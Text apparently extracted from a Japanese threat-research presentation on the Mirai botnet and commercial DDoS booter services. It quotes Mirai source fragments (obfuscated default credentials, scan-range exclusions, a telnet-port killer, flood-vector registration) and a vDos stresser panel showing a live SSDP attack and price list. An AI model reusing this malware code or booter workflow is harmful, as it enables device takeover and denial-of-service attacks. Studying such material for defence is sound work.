add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password
```

Mirai Bot ソースコード

```
o4 = (tmp / 24) & 0xFF,
}
while (o1 == 127 || // 127.0.0.0/8 - Loopback
      (o1 == 0) || // 0.0.0.0/8 - Invalid address space
      (o1 == 3) || // 3.0.0.0/8 - General Electric Company
      (o1 == 15 || o1 == 16) || // 15.0.0.0/7 - Hewlett-Packard Company
      (o1 == 56) || // 56.0.0.0/8 - US Postal Service
      (o1 == 10) || // 10.0.0.0/8 - Internal network
      (o1 == 192 && o2 == 168) || // 192.168.0.0/16 - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
      (o1 == 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15 - IANA Special use
      (o1 >= 224) || // 224.*.*.*+ - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 ||
);

return INET_ADDR(o1,o2,o3,o4);
```

Mirai Bot ソースコード

```
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
```

Mirai Bot ソースコード

```
add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

//add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
```

Mirai Bot

- Synフラッディング
 - UDPフラッディング
 - GREフラッディング
 - ACKフラッディング
 - DNSクエリーフラッディング
 - DNSランダムクエリー
 - HTTP GET/POST/HEADアタック
-
- 複数の攻撃が可能であるが、一つ一つは新しいものではない
 - 但し、アンプ攻撃の様に単純に防御できるものとは性質が異なる
-
- これまで観測されている攻撃は、すべて実IPから発生しています

Booter/Stresser



Logged as: has

Account type: Admin
Your boots: 269
Account status: Active
Account expire date: Never
Account max boottime: 1337
Concurrent attacks: 1337

There are 7 stressing servers.
Total boots: 82938
Total users: 3840
Cooldown system is currently off.

#vDosStresser
10-00-2016 18:10

Boot :

STRESSING 69.31.20.35:80 FOR 100 SECONDS USING SSDP FROM 7 SERVERS

IP: PORT: for TIME: seconds

Method: ☒ SSDP ☐ SYN ☐ NTP ☐ ESTYN ☐ SYN ☐ SYN ☐ SYN ☐ SYN

Hide this attack from the RUNNING BOOTS PAGE: ☐ No ☒ Yes

REKIND: MASSIVE ATTACKING WILL GET YOU BANNED.

Skype resolver:

skype username:

Host To IP:

www.google.com

Geo IP:

IP:

Ping Host:

IP: PORT:

Cloudflare resolver:

www.example.com

Press enter for resolve or boot

Your running boot(s):

Target	Method	Time	Time Left
69.31.20.35:80	SSDP	100 Seconds	65 seconds

Ping:

9 Ping 69.31.20.35 -c 15

(0/15) Request timed out.

(1/15) Request timed out.

(2/15) Request timed out.

(3/15) Request timed out.

Time In Out

11:18:52 PM 36.59 Gb/s 0.01 Gb/s

11:18:56 PM 21.25 Gb/s 0.00 Gb/s

Traffic Volume (Bps)

Max 30.0

Average 1.00

Inbound Traffic

Outbound Traffic

Maximum Interface Speed

Our Pricing

1 Month Basic	Bronze Lifetime	Gold Lifetime	Green Lifetime	Business Lifetime
5.00€ /month	22.00€ Lifetime	50.00€ Lifetime	60.00€ Lifetime	90.00€ lifetime
1 Concurrent + 300 seconds boot time	1 Concurrent + 600 seconds boot time	1 Concurrent + 1200 seconds boot time	1 Concurrent + 1800 seconds boot time	1 Concurrent + 3600 seconds boot time
125Gbps total network capacity	125Gbps total network capacity	125Gbps total network capacity	125Gbps total network capacity	125Gbps total network capacity
Resolvers & Tools 24/7 Dedicated Support	Resolvers & Tools 24/7 Dedicated Support	Resolvers & Tools 24/7 Dedicated Support	Resolvers & Tools 24/7 Dedicated Support	Resolvers & Tools 24/7 Dedicated Support
Order Now	Order Now	Order Now	Order Now	Order Now

Thank You

tsasaki@arbor.net